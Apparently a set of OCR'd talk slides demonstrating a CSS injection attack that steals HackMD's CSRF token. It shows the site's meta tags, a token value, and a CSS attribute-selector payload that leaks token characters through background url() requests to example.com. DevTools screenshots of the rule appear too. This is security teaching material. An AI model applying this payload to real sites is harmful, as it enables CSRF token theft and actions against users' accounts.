
```
<meta name="mobile-web-app-capable" content="yes">
<meta property="og:image" content="https://hackmd.io/images/media/HackMD-og.jp
g">
<meta property="fb:app_id" content="1436904003272070">
<meta name="realtime-register-serverurl" content="https://hackmd.io/realtime-r
eg">
<meta name="csrf-token" content="XpcPZett-Aw6arXPHCkUB69wfY2ZhPQQ0oqU"> == $0
<title>HackMD - Markdown 協作知識庫</title>
<link rel="icon" type="image/png" href="https://hackmd.io/favicon.png">
<link rel="apple-touch-icon" href="https://hackmd.io/apple-touch-icon.png">
```

Steal HackMD CSRF token

```
#a {
  display: block;
  white-space: pre-wrap;
}

meta[name="csrf-token"], head {
   display: block;
}

meta[name="csrf-token"]
[content^="X"] {
  background: url(//example.com?X)
}
```



```
-reg">
<meta name="csrf-token" content="XpcPZett-A
 == $0
<title>HackMD - Markdown 協作知識庫</title>
<link rel="icon" type="image/png" href="htt
<link rel="apple-touch-icon" href="https://
<script type="text/javascript" async src="h
```

html head meta


Styles Computed Layout Event Listeners »

Filter :hov .cls +


```
element.style {
}

meta[name="csrf-token"][content^="X"]     <style>
{
   background: ▶ url(//example.com?X);
}
```


Steal HackMD CSRF token




Steal HackMD CSRF token



Steal HackMD CSRF token



Steal HackMD CSRF token



Demo

